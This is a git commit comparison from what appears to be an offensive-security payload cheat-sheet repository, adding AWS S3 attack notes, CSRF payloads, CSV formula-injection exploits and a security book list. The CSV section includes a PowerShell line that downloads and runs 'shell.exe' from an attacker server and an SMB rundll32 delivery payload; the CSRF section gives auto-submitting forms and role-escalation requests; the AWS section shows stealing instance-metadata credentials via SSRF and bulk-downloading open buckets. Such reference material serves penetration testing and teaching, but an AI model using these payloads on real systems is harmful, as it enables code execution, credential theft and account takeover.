Compare commits
188 Commits
| Author | SHA1 | Date | |
|---|---|---|---|

|
f6564869f0 | ||
|
|
13ba72f124 | ||
|
|
46780de750 | ||
|
|
144b3827ab | ||
|
|
3b85f1b6fc | ||
|
|
b148a9c906 | ||
|
|
a4411ae086 | ||
|
|
7dda79bfc1 | ||
|
|
1cec6e9a35 | ||
|
|
601db0e188 | ||
|
|
9be62677b6 | ||
|
|
c3f96c6753 | ||
|
|
9745e67465 | ||
|
|
6921cde15c | ||
|
|
24a05c7098 | ||
|
|
8cec2e0ca3 | ||
|
|
94a60b43d6 | ||
|
|
a85fa5af28 | ||
|
|
5d4f65720a | ||
|
|
e8cd11f88f | ||
|
|
adcea1a913 | ||
|
|
f5a8a6b62f | ||
|
|
93f6c03b54 | ||
|
|
00f50c5f32 | ||
|
|
edcac293a8 | ||
|
|
b031115588 | ||
|
|
f5702467d6 | ||
|
|
f88da43e1c | ||
|
|
b1a05d1aab | ||
|
|
72c96ade44 | ||
|
|
506014dd5f | ||
|
|
9c2e63818f | ||
|
|
cc8c7b3e70 | ||
|
|
698cc52eaa | ||
|
|
b81df17589 | ||
|
|
bab04f8587 | ||
|
|
765c615efe | ||
|
|
6bc297252a | ||
|
|
403cb4ef65 | ||
|
|
2b3f07236b | ||
|
|
d0f14cbfde | ||
|
|
a458cb397d | ||
|
|
bd861e304f | ||
|
|
0ccccd0fea | ||
|
|
5bb27ee889 | ||
|
|
4d3ee90eec | ||
|
|
81f93a19c2 | ||
|
|
aac5a57932 | ||
|
|
9dfd7835ea | ||
|
|
e467d6096a | ||
|
|
49b9d0aff7 | ||
|
|
271cc269b6 | ||
|
|
e0dbfc1578 | ||
|
|
13864bde04 | ||
|
|
b4633bbb66 | ||
|
|
b8e74fe0ba | ||
|
|
c66197903f | ||
|
|
ee00dc1803 | ||
|
|
4c6f9e21e9 | ||
|
|
eb045a7d12 | ||
|
|
5686af951d | ||
|
|
546ecd0e36 | ||
|
|
aaaeb3f38e | ||
|
|
4b79b865c9 | ||
|
|
187762fac5 | ||
|
|
3af87ddf98 | ||
|
|
cbc57c7330 | ||
|
|
1eb57ad919 | ||
|
|
289fa8c22b | ||
|
|
bbc9029dd6 | ||
|
|
90b182f10f | ||
|
|
a509909561 | ||
|
|
5d1b8bca79 | ||
|
|
9d3eccef48 | ||
|
|
fed4bdab90 | ||
|
|
3b70783450 | ||
|
|
333b9ea85e | ||
|
|
594e35a358 | ||
|
|
4b38516e3b | ||
|
|
bd9378cab7 | ||
|
|
ea1e5a63ad | ||
|
|
09d52cded0 | ||
|
|
3b4218e2a6 | ||
|
|
06ec486aa5 | ||
|
|
0913e8c3bd | ||
|
|
2d4b98b9c2 | ||
|
|
8ed6cdb9ae | ||
|
|
e9489f0768 | ||
|
|
e5090f2797 | ||
|
|
47490c1624 | ||
|
|
87b2ae3ef1 | ||
|
|
9d1ebbacdb | ||
|
|
ec61e99334 | ||
|
|
b22fd26800 | ||
|
|
68df152fd3 | ||
|
|
404afd1d71 | ||
|
|
21d1fe7eee | ||
|
|
ee334f981e | ||
|
|
ef65f36902 | ||
|
|
c0b4381c13 | ||
|
|
f67be6ef0b | ||
|
|
007a1eda83 | ||
|
|
450de2c90f | ||
|
|
e36b15a6d7 | ||
|
|
ecadcf3d0f | ||
|
|
2d5b4f2193 | ||
|
|
6d2cd684fa | ||
|
|
70225232c9 | ||
|
|
a58a8113d1 | ||
|
|
abb81aba7e | ||
|
|
4187f87d0d | ||
|
|
79f2c52ef5 | ||
|
|
c14fe62d0a | ||
|
|
a4e695a92e | ||
|
|
119c4f4712 | ||
|
|
a3ee78fb80 | ||
|
|
4e17443d62 | ||
|
|
40f86d39b0 | ||
|
|
78c882fb34 | ||
|
|
eac421432a | ||
|
|
88d5af0b19 | ||
|
|
bb0177916d | ||
|
|
200a2d38d8 | ||
|
|
f2273f5cce | ||
|
|
8c1c35789d | ||
|
|
1c37517bf3 | ||
|
|
8ff2aa8aff | ||
|
|
90db8b0f11 | ||
|
|
7877647db1 | ||
|
|
357f8a69a8 | ||
|
|
b30ac4e5bb | ||
|
|
ffde81e2c0 | ||
|
|
7068cb6edc | ||
|
|
20bf52eb6a | ||
|
|
1f502ce20d | ||
|
|
b9f2fe367c | ||
|
|
cd2d76d538 | ||
|
|
99857a714f | ||
|
|
e07a654080 | ||
|
|
4db45a263a | ||
|
|
22c82cb277 | ||
|
|
ab6535c6d9 | ||
|
|
1547338f84 | ||
|
|
3bcd3d1b3c | ||
|
|
0070ac5dc4 | ||
|
|
c7a292c19d | ||
|
|
ea0bddc18a | ||
|
|
2e3aef1a19 | ||
|
|
8b39647de6 | ||
|
|
67c644a300 | ||
|
|
e480c9358d | ||
|
|
bd97c0be86 | ||
|
|
d57d59eca7 | ||
|
|
d5478d1fd6 | ||
|
|
82d4ff6c1d | ||
|
|
b9efdb52d3 | ||
|
|
38c3bfbd9f | ||
|
|
cdc3b5e080 | ||
|
|
c25af52316 | ||
|
|
a6475a19d9 | ||
|
|
9c529535a5 | ||
|
|
9c878f9b09 | ||
|
|
b4aff1a826 | ||
|
|
e096d10a30 | ||
|
|
b59e24312e | ||
|
|
5b7a3a95d3 | ||
|
|
69c1d601fa | ||
|
|
8403068681 | ||
|
|
20c6bb2299 | ||
|
|
1d6b34ace5 | ||
|
|
f1fec1c952 | ||
|
|
1e4e04831b | ||
|
|
68325c8b98 | ||
|
|
c8d7575ba3 | ||
|
|
521d61d956 | ||
|
|
928a454531 | ||
|
|
b34cff5a74 | ||
|
|
1225a9a23d | ||
|
|
565b40d177 | ||
|
|
0309a2efbd | ||
|
|
59d0020c86 | ||
|
|
a0f8e846fa | ||
|
|
fd99da6c06 | ||
|
|
5c1d025b03 | ||
|
|
7096b813ec | ||
|
|
182db99e13 | ||
|
|
133518a78b | ||
|
|
081df9b24d |
1
.gitignore
vendored
1
.gitignore
vendored
@@ -1,3 +1,4 @@
|
||||
BuildPDF/
|
||||
.vscode
|
||||
.todo
|
||||
AWS Amazon Lambda/
|
||||
@@ -1,5 +1,50 @@
|
||||
# Amazon Bucket S3 AWS
|
||||
|
||||
## Summary
|
||||
|
||||
- [Tools](#tools)
|
||||
- [AWS Configuration](#aws-configuration)
|
||||
- [Open Bucket](#open-bucket)
|
||||
- [Basic tests](#basic-tests)
|
||||
- [Listing files](#listing-files)
|
||||
- [Move a file into the bucket](move-a-file-into-the-bucket)
|
||||
- [Download every things](#download-every-things)
|
||||
- [Check bucket disk size](#check-bucket-disk-size)
|
||||
- [AWS - Extract Backup](#aws---extract-backup)
|
||||
- [Bucket juicy data](#bucket-juicy-data)
|
||||
|
||||
## Tools
|
||||
|
||||
- [Pacu - The AWS exploitation framework, designed for testing the security of Amazon Web Services environments](https://github.com/RhinoSecurityLabs/pacu)
|
||||
- [Bucket Finder - Search for readable buckets and list all the files in them](https://digi.ninja/)
|
||||
```powershell
|
||||
wget https://digi.ninja/files/bucket_finder_1.1.tar.bz2 -O bucket_finder_1.1.tar.bz2
|
||||
./bucket_finder.rb my_words
|
||||
./bucket_finder.rb --region ie my_words
|
||||
US Standard = http://s3.amazonaws.com
|
||||
Ireland = http://s3-eu-west-1.amazonaws.com
|
||||
Northern California = http://s3-us-west-1.amazonaws.com
|
||||
Singapore = http://s3-ap-southeast-1.amazonaws.com
|
||||
Tokyo = http://s3-ap-northeast-1.amazonaws.com
|
||||
|
||||
./bucket_finder.rb --download --region ie my_words
|
||||
./bucket_finder.rb --log-file bucket.out my_words
|
||||
```
|
||||
- [Boto3 - Amazon Web Services (AWS) SDK for Python](https://boto3.amazonaws.com/v1/documentation/api/latest/index.html)
|
||||
```python
|
||||
import boto3
|
||||
# Create an S3 client
|
||||
s3 = boto3.client('s3',aws_access_key_id='AKIAJQDP3RKREDACTED',aws_secret_access_key='igH8yFmmpMbnkcUaCqXJIRIozKVaREDACTED',region_name='us-west-1')
|
||||
|
||||
try:
|
||||
result = s3.list_buckets()
|
||||
print(result)
|
||||
except Exception as e:
|
||||
print(e)
|
||||
```
|
||||
|
||||
## AWS Configuration
|
||||
|
||||
Prerequisites, at least you need awscli
|
||||
|
||||
```bash
|
||||
@@ -19,7 +64,17 @@ AWSSecretKey=[ENTER HERE YOUR KEY]
|
||||
aws configure --profile nameofprofile
|
||||
```
|
||||
|
||||
then you can use *--profile nameofprofile* in the aws command
|
||||
then you can use *--profile nameofprofile* in the aws command.
|
||||
|
||||
Alternatively you can use environment variables instead of creating a profile.
|
||||
|
||||
```bash
|
||||
export AWS_ACCESS_KEY_ID=ASIAZ[...]PODP56
|
||||
export AWS_SECRET_ACCESS_KEY=fPk/Gya[...]4/j5bSuhDQ
|
||||
export AWS_SESSION_TOKEN=FQoGZXIvYXdzE[...]8aOK4QU=
|
||||
```
|
||||
|
||||
## Open Bucket
|
||||
|
||||
By default the name of Amazon Bucket are like http://s3.amazonaws.com/[bucket_name]/, you can browse open buckets if you know their names
|
||||
|
||||
@@ -36,7 +91,17 @@ Their names are also listed if the listing is enabled.
|
||||
<Name>adobe-REDACTED-REDACTED-REDACTED</Name>
|
||||
```
|
||||
|
||||
## Basic test - Listing the files
|
||||
Alternatively you can extract the name of inside-site s3 bucket with `%C0`. (Trick from https://twitter.com/0xmdv/status/1065581916437585920)
|
||||
|
||||
```xml
|
||||
http://example.com/resources/id%C0
|
||||
|
||||
eg: http://redacted/avatar/123%C0
|
||||
```
|
||||
|
||||
## Basic tests
|
||||
|
||||
### Listing files
|
||||
|
||||
```bash
|
||||
aws s3 ls s3://targetbucket --no-sign-request --region insert-region-here
|
||||
@@ -55,7 +120,7 @@ Non-authoritative answer:
|
||||
11.192.218.52.in-addr.arpa name = s3-website-us-west-2.amazonaws.com.
|
||||
```
|
||||
|
||||
## Move a file into the bucket
|
||||
### Move a file into the bucket
|
||||
|
||||
```bash
|
||||
aws s3 cp local.txt s3://some-bucket/remote.txt --acl authenticated-read
|
||||
@@ -70,13 +135,15 @@ aws s3 mv test.txt s3://hackerone.files
|
||||
SUCCESS : "move: ./test.txt to s3://hackerone.files/test.txt"
|
||||
```
|
||||
|
||||
## Download every things (in an open bucket)
|
||||
### Download every things
|
||||
|
||||
```powershell
|
||||
aws s3 sync s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/ . --no-sign-request --region us-west-2
|
||||
```
|
||||
|
||||
## Check bucket disk size (authenticated) use, --no-sign for un-authenticated
|
||||
### Check bucket disk size
|
||||
|
||||
Use `--no-sign` for un-authenticated check.
|
||||
|
||||
```powershell
|
||||
aws s3 ls s3://<bucketname> --recursive | grep -v -E "(Bucket: |Prefix: |LastWriteTime|^$|--)" | awk 'BEGIN {total=0}{total+=$3}END{print total/1024/1024" MB"}'
|
||||
@@ -103,7 +170,7 @@ sudo file -s /dev/xvda1
|
||||
sudo mount /dev/xvda1 /mnt
|
||||
```
|
||||
|
||||
## Bucket informations
|
||||
## Bucket juicy data
|
||||
|
||||
Amazon exposes an internal service every EC2 instance can query for instance metadata about the host. If you found an SSRF vulnerability that runs on EC2, try requesting :
|
||||
|
||||
@@ -116,34 +183,40 @@ http://169.254.169.254/latest/meta-data/iam/security-credentials/PhotonInstance
|
||||
|
||||
For example with a proxy : http://4d0cf09b9b2d761a7d87be99d17507bce8b86f3b.flaws.cloud/proxy/169.254.169.254/latest/meta-data/iam/security-credentials/flaws/
|
||||
|
||||
## Bucket Finder
|
||||
|
||||
A cool tool that will search for readable buckets and list all the files in them. It can also be used to quickly find buckets that exist but deny access to listing files.
|
||||
## Enumerate IAM permissions
|
||||
|
||||
Enumerate the permissions associated with AWS credential set with [enumerate-iam](https://github.com/andresriancho/enumerate-iam)
|
||||
|
||||
```powershell
|
||||
wget https://digi.ninja/files/bucket_finder_1.1.tar.bz2 -O bucket_finder_1.1.tar.bz2
|
||||
./bucket_finder.rb my_words
|
||||
./bucket_finder.rb --region ie my_words
|
||||
US Standard = http://s3.amazonaws.com
|
||||
Ireland = http://s3-eu-west-1.amazonaws.com
|
||||
Northern California = http://s3-us-west-1.amazonaws.com
|
||||
Singapore = http://s3-ap-southeast-1.amazonaws.com
|
||||
Tokyo = http://s3-ap-northeast-1.amazonaws.com
|
||||
|
||||
./bucket_finder.rb --download --region ie my_words
|
||||
./bucket_finder.rb --log-file bucket.out my_words
|
||||
git clone git@github.com:andresriancho/enumerate-iam.git
|
||||
cd enumerate-iam/
|
||||
pip install -r requirements.txt
|
||||
./enumerate-iam.py --access-key AKIA... --secret-key StF0q...
|
||||
2019-05-10 15:57:58,447 - 21345 - [INFO] Starting permission enumeration for access-key-id "AKIA..."
|
||||
2019-05-10 15:58:01,532 - 21345 - [INFO] Run for the hills, get_account_authorization_details worked!
|
||||
2019-05-10 15:58:01,537 - 21345 - [INFO] -- {
|
||||
"RoleDetailList": [
|
||||
{
|
||||
"Tags": [],
|
||||
"AssumeRolePolicyDocument": {
|
||||
"Version": "2008-10-17",
|
||||
"Statement": [
|
||||
{
|
||||
...
|
||||
2019-05-10 15:58:26,709 - 21345 - [INFO] -- gamelift.list_builds() worked!
|
||||
2019-05-10 15:58:26,850 - 21345 - [INFO] -- cloudformation.list_stack_sets() worked!
|
||||
2019-05-10 15:58:26,982 - 21345 - [INFO] -- directconnect.describe_locations() worked!
|
||||
2019-05-10 15:58:27,021 - 21345 - [INFO] -- gamelift.describe_matchmaking_rule_sets() worked!
|
||||
2019-05-10 15:58:27,311 - 21345 - [INFO] -- sqs.list_queues() worked!
|
||||
```
|
||||
|
||||
Use a custom wordlist for the bucket finder, can be created with
|
||||
## References
|
||||
|
||||
```powershell
|
||||
List of Fortune1000 company names with permutations on .com, -backup, -media. For example, walmart becomes walmart, walmart.com, walmart-backup, walmart-media.
|
||||
List of the top Alexa 100,000 sites with permutations on the TLD and www. For example, walmart.com becomes www.walmart.com, www.walmart.net, walmart.com, and walmart.
|
||||
```
|
||||
|
||||
## Thanks to
|
||||
|
||||
* https://community.rapid7.com/community/infosec/blog/2013/03/27/1951-open-s3-buckets
|
||||
* https://digi.ninja/projects/bucket_finder.php
|
||||
* [There's a Hole in 1,951 Amazon S3 Buckets - Mar 27, 2013 - Rapid7 willis](https://community.rapid7.com/community/infosec/blog/2013/03/27/1951-open-s3-buckets)
|
||||
* [Bug Bounty Survey - AWS Basic test](https://twitter.com/bugbsurveys/status/859389553211297792)
|
||||
* [FlAWS.cloud Challenge based on AWS vulnerabilities](http://flaws.cloud/)
|
||||
* [flaws.cloud Challenge based on AWS vulnerabilities - by Scott Piper of Summit Route](http://flaws.cloud/)
|
||||
* [flaws2.cloud Challenge based on AWS vulnerabilities - by Scott Piper of Summit Route](http://flaws2.cloud)
|
||||
* [Guardzilla video camera hardcoded AWS credential - 0dayallday.org](https://www.0dayallday.org/guardzilla-video-camera-hard-coded-aws-credentials/)
|
||||
* [AWS PENETRATION TESTING PART 1. S3 BUCKETS - VirtueSecurity](https://www.virtuesecurity.com/aws-penetration-testing-part-1-s3-buckets/)
|
||||
* [AWS PENETRATION TESTING PART 2. S3, IAM, EC2 - VirtueSecurity](https://www.virtuesecurity.com/aws-penetration-testing-part-2-s3-iam-ec2/)
|
||||
22
BOOKS.md
Normal file
22
BOOKS.md
Normal file
@@ -0,0 +1,22 @@
|
||||
# Book's list
|
||||
|
||||
Grab a book and relax, these ones are the best security books (in my opinion).
|
||||
|
||||
- [Web Hacking 101](https://leanpub.com/web-hacking-101)
|
||||
- [Breaking into Information Security: Learning the Ropes 101 - Andrew Gill](https://leanpub.com/ltr101-breaking-into-infosec)
|
||||
- [OWASP Testing Guide v4](https://www.owasp.org/index.php/OWASP_Testing_Project)
|
||||
- [Penetration Testing: A Hands-On Introduction to Hacking](http://amzn.to/2dhHTSn)
|
||||
- [The Hacker Playbook 2: Practical Guide to Penetration Testing](http://amzn.to/2d9wYKa)
|
||||
- [The Hacker Playbook 3: Practical Guide to Penetration Testing - Red Team Edition](http://a.co/6MqC9bD)
|
||||
- [The Mobile Application Hacker’s Handbook](http://amzn.to/2cVOIrE)
|
||||
- [Black Hat Python: Python Programming for Hackers and Pentesters](http://www.amazon.com/Black-Hat-Python-Programming-Pentesters/dp/1593275900)
|
||||
- [Metasploit: The Penetration Tester's Guide](https://www.nostarch.com/metasploit)
|
||||
- [The Database Hacker's Handbook, David Litchfield et al., 2005](http://www.wiley.com/WileyCDA/WileyTitle/productCd-0764578014.html)
|
||||
- [The Shellcoders Handbook by Chris Anley et al., 2007](http://www.wiley.com/WileyCDA/WileyTitle/productCd-047008023X.html)
|
||||
- [The Mac Hacker's Handbook by Charlie Miller & Dino Dai Zovi, 2009](http://www.wiley.com/WileyCDA/WileyTitle/productCd-0470395362.html)
|
||||
- [The Web Application Hackers Handbook by D. Stuttard, M. Pinto, 2011](http://www.wiley.com/WileyCDA/WileyTitle/productCd-1118026470.html)
|
||||
- [iOS Hackers Handbook by Charlie Miller et al., 2012](http://www.wiley.com/WileyCDA/WileyTitle/productCd-1118204123.html)
|
||||
- [Android Hackers Handbook by Joshua J. Drake et al., 2014](http://www.wiley.com/WileyCDA/WileyTitle/productCd-111860864X.html)
|
||||
- [The Browser Hackers Handbook by Wade Alcorn et al., 2014](http://www.wiley.com/WileyCDA/WileyTitle/productCd-1118662091.html)
|
||||
- [The Mobile Application Hackers Handbook by Dominic Chell et al., 2015](http://www.wiley.com/WileyCDA/WileyTitle/productCd-1118958500.html)
|
||||
- [Car Hacker's Handbook by Craig Smith, 2016](https://www.nostarch.com/carhacking)
|
||||
@@ -95,7 +95,7 @@ Remainder:
|
||||
* %E5%98%BE = %3E = \u563e (>)
|
||||
* %E5%98%BC = %3C = \u563c (<)
|
||||
|
||||
## Thanks to
|
||||
## References
|
||||
|
||||
* https://www.owasp.org/index.php/CRLF_Injection
|
||||
* https://vulners.com/hackerone/H1:192749
|
||||
BIN
CSRF Injection/Images/CSRF-CheatSheet.png
Normal file
BIN
CSRF Injection/Images/CSRF-CheatSheet.png
Normal file

Binary file not shown.
|
After Width: | Height: | Size: 393 KiB |
117
CSRF Injection/README.md
Normal file
117
CSRF Injection/README.md
Normal file
@@ -0,0 +1,117 @@
|
||||
# Cross-Site Request Forgery
|
||||
|
||||
> Cross-Site Request Forgery (CSRF/XSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. CSRF attacks specifically target state-changing requests, not theft of data, since the attacker has no way to see the response to the forged request. - OWASP
|
||||
|
||||
|
||||
## Summary
|
||||
|
||||
* [Methodology](#methodology)
|
||||
* [Payloads](#payloads)
|
||||
* [HTML GET - Requiring User Interaction](#)
|
||||
* [HTML GET - No User Interaction)](#)
|
||||
* [HTML POST - Requiring User Interaction](#)
|
||||
* [HTML POST - AutoSubmit - No User Interaction](#)
|
||||
* [JSON GET - Simple Request](#)
|
||||
* [JSON POST - Simple Request](#)
|
||||
* [JSON POST - Complex Request](#)
|
||||
|
||||
## Tools
|
||||
|
||||
* [XSRFProbe - The Prime Cross Site Request Forgery Audit and Exploitation Toolkit.](https://github.com/0xInfection/XSRFProbe)
|
||||
|
||||
## Methodology
|
||||
|
||||

|
||||
|
||||
## Payloads
|
||||
|
||||
When you are logged in to a certain site, you typically have a session. The identifier of that session is stored in a cookie in your browser, and is sent with every request to that site. Even if some other site triggers a request, the cookie is sent along with the request and the request is handled as if the logged in user performed it.
|
||||
|
||||
### HTML GET - Requiring User Interaction
|
||||
|
||||
```html
|
||||
<a href="http://www.example.com/api/setusername?username=CSRFd">Click Me</a>
|
||||
```
|
||||
|
||||
### HTML GET - No User Interaction
|
||||
|
||||
```html
|
||||
<img src="http://www.example.com/api/setusername?username=CSRFd">
|
||||
```
|
||||
|
||||
### HTML POST - Requiring User Interaction
|
||||
|
||||
```html
|
||||
<form action="http://www.example.com/api/setusername" enctype="text/plain" method="POST">
|
||||
<input name="username" type="hidden" value="CSRFd" />
|
||||
<input type="submit" value="Submit Request" />
|
||||
</form>
|
||||
```
|
||||
|
||||
### HTML POST - AutoSubmit - No User Interaction
|
||||
|
||||
```html
|
||||
<form id="autosubmit" action="http://www.example.com/api/setusername" enctype="text/plain" method="POST">
|
||||
<input name="username" type="hidden" value="CSRFd" />
|
||||
<input type="submit" value="Submit Request" />
|
||||
</form>
|
||||
|
||||
<script>
|
||||
document.getElementById("autosubmit").submit();
|
||||
</script>
|
||||
```
|
||||
|
||||
|
||||
### JSON GET - Simple Request
|
||||
|
||||
```html
|
||||
<script>
|
||||
var xhr = new XMLHttpRequest();
|
||||
xhr.open("GET", "http://www.example.com/api/currentuser");
|
||||
xhr.send();
|
||||
</script>
|
||||
```
|
||||
|
||||
### JSON POST - Simple Request
|
||||
|
||||
```html
|
||||
<script>
|
||||
var xhr = new XMLHttpRequest();
|
||||
xhr.open("POST", "http://www.example.com/api/setrole");
|
||||
//application/json is not allowed in a simple request. text/plain is the default
|
||||
xhr.setRequestHeader("Content-Type", "text/plain");
|
||||
//You will probably want to also try one or both of these
|
||||
//xhr.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
|
||||
//xhr.setRequestHeader("Content-Type", "multipart/form-data");
|
||||
xhr.send('{"role":admin}');
|
||||
</script>
|
||||
```
|
||||
|
||||
### JSON POST - Complex Request
|
||||
|
||||
```html
|
||||
<script>
|
||||
var xhr = new XMLHttpRequest();
|
||||
xhr.open("POST", "http://www.example.com/api/setrole");
|
||||
xhr.withCredentials = true;
|
||||
xhr.setRequestHeader("Content-Type", "application/json;charset=UTF-8");
|
||||
xhr.send('{"role":admin}');
|
||||
</script>
|
||||
```
|
||||
|
||||
|
||||
## References
|
||||
|
||||
- [Cross-Site Request Forgery Cheat Sheet - Alex Lauerman - April 3rd, 2016](https://trustfoundry.net/cross-site-request-forgery-cheat-sheet/)
|
||||
- [Cross-Site Request Forgery (CSRF) - OWASP](https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF))
|
||||
- [Messenger.com CSRF that show you the steps when you check for CSRF - Jack Whitton](https://whitton.io/articles/messenger-site-wide-csrf/)
|
||||
- [Paypal bug bounty: Updating the Paypal.me profile picture without consent (CSRF attack) - Florian Courtial](https://hethical.io/paypal-bug-bounty-updating-the-paypal-me-profile-picture-without-consent-csrf-attack/)
|
||||
- [Hacking PayPal Accounts with one click (Patched) - Yasser Ali](http://yasserali.com/hacking-paypal-accounts-with-one-click/)
|
||||
- [Add tweet to collection CSRF - vijay kumar](https://hackerone.com/reports/100820)
|
||||
- [Facebookmarketingdevelopers.com: Proxies, CSRF Quandry and API Fun - phwd](http://philippeharewood.com/facebookmarketingdevelopers-com-proxies-csrf-quandry-and-api-fun/)
|
||||
- [How i Hacked your Beats account ? Apple Bug Bounty - @aaditya_purani](https://aadityapurani.com/2016/07/20/how-i-hacked-your-beats-account-apple-bug-bounty/)
|
||||
- [FORM POST JSON: JSON CSRF on POST Heartbeats API - Dr.Jones](https://hackerone.com/reports/245346)
|
||||
- [Hacking Facebook accounts using CSRF in Oculus-Facebook integration](https://www.josipfranjkovic.com/blog/hacking-facebook-oculus-integration-csrf)
|
||||
- [Cross site request forgery (CSRF) - Sjoerd Langkemper - Jan 9, 2019](http://www.sjoerdlangkemper.nl/2019/01/09/csrf/)
|
||||
- [Cross-Site Request Forgery Attack - PwnFunction](https://www.youtube.com/watch?v=eWEgUcHPle0)
|
||||
- [Wiping Out CSRF - Joe Rozner - Oct 17, 2017](#https://medium.com/@jrozner/wiping-out-csrf-ded97ae7e83f)
|
||||
48
CSV Injection/README.md
Normal file
48
CSV Injection/README.md
Normal file
@@ -0,0 +1,48 @@
|
||||
# CSV Injection (Formula Injection)
|
||||
|
||||
Many web applications allow the user to download content such as templates for invoices or user settings to a CSV file. Many users choose to open the CSV file in either Excel,Libre Office or Open Office. When a web application does not properly validate the contents of the CSV file, it could lead to contents of a cell or many cells being executed.
|
||||
|
||||
## Exploit
|
||||
|
||||
Basic exploit with Dynamic Data Exchange
|
||||
|
||||
```powershell
|
||||
# pop a calc
|
||||
DDE ("cmd";"/C calc";"!A0")A0
|
||||
@SUM(1+1)*cmd|' /C calc'!A0
|
||||
=2+5+cmd|' /C calc'!A0
|
||||
|
||||
# pop a notepad
|
||||
=cmd|' /C notepad'!'A1'
|
||||
|
||||
# powershell download and execute
|
||||
=cmd|'/C powershell IEX(wget attacker_server/shell.exe)'!A0
|
||||
|
||||
# msf smb delivery with rundll32
|
||||
=cmd|'/c rundll32.exe \\10.0.0.1\3\2\1.dll,0'!_xlbgnm.A1
|
||||
```
|
||||
|
||||
Technical Details of the above payload:
|
||||
|
||||
- `cmd` is the name the server can respond to whenever a client is trying to access the server
|
||||
- `/C` calc is the file name which in our case is the calc(i.e the calc.exe)
|
||||
- `!A0` is the item name that specifies unit of data that a server can respond when the client is requesting the data
|
||||
|
||||
Any formula can be started with
|
||||
|
||||
```powershell
|
||||
=
|
||||
+
|
||||
–
|
||||
@
|
||||
```
|
||||
|
||||
## References
|
||||
|
||||
* [OWASP - CSV Excel Macro Injection](https://owasp.org/index.php/CSV_Excel_Macro_Injection)
|
||||
* [Google Bug Hunter University - CSV Excel formula injection](https://sites.google.com/site/bughunteruniversity/nonvuln/csv-excel-formula-injection)
|
||||
* [Comma Separated Vulnerabilities - James Kettle](https://www.contextis.com/resources/blog/comma-separated-vulnerabilities/)
|
||||
* [CSV INJECTION: BASIC TO EXPLOIT!!!! - 30/11/2017 - Akansha Kesharwani](https://payatu.com/csv-injection-basic-to-exploit/)
|
||||
* [From CSV to Meterpreter - 5th November 2015 - Adam Chester](https://blog.xpnsec.com/from-csv-to-meterpreter/)
|
||||
* [CSV Injection -> Meterpreter on Pornhub - @ZephrFish Andy](https://news.webamooz.com/wp-content/uploads/bot/offsecmag/147.pdf)
|
||||
* [The Absurdly Underestimated Dangers of CSV Injection - 7 October, 2017 - George Mauer](http://georgemauer.net/2017/10/07/csv-injection.html)
|
||||
@@ -1,32 +0,0 @@
|
||||
# CSV Excel formula injection
|
||||
|
||||
Many web applications allow the user to download content such as templates for invoices or user settings to a CSV file. Many users choose to open the CSV file in either Excel,Libre Office or Open Office. When a web application does not properly validate the contents of the CSV file, it could lead to contents of a cell or many cells being executed.
|
||||
|
||||
## Exploit
|
||||
|
||||
Basic exploit with Dynamic Data Exchange
|
||||
|
||||
```powershell
|
||||
DDE ("cmd";"/C calc";"!A0")A0
|
||||
@SUM(1+1)*cmd|' /C calc'!A0
|
||||
```
|
||||
|
||||
Technical Details of the above payload:
|
||||
cmd is the name the server can respond to whenever a client is trying to access the server
|
||||
/C calc is the file name which in our case is the calc(i.e the calc.exe)
|
||||
!A0 is the item name that specifies unit of data that a server can respond when the client is requesting the data
|
||||
|
||||
Any formula can be started with
|
||||
|
||||
```powershell
|
||||
=
|
||||
+
|
||||
–
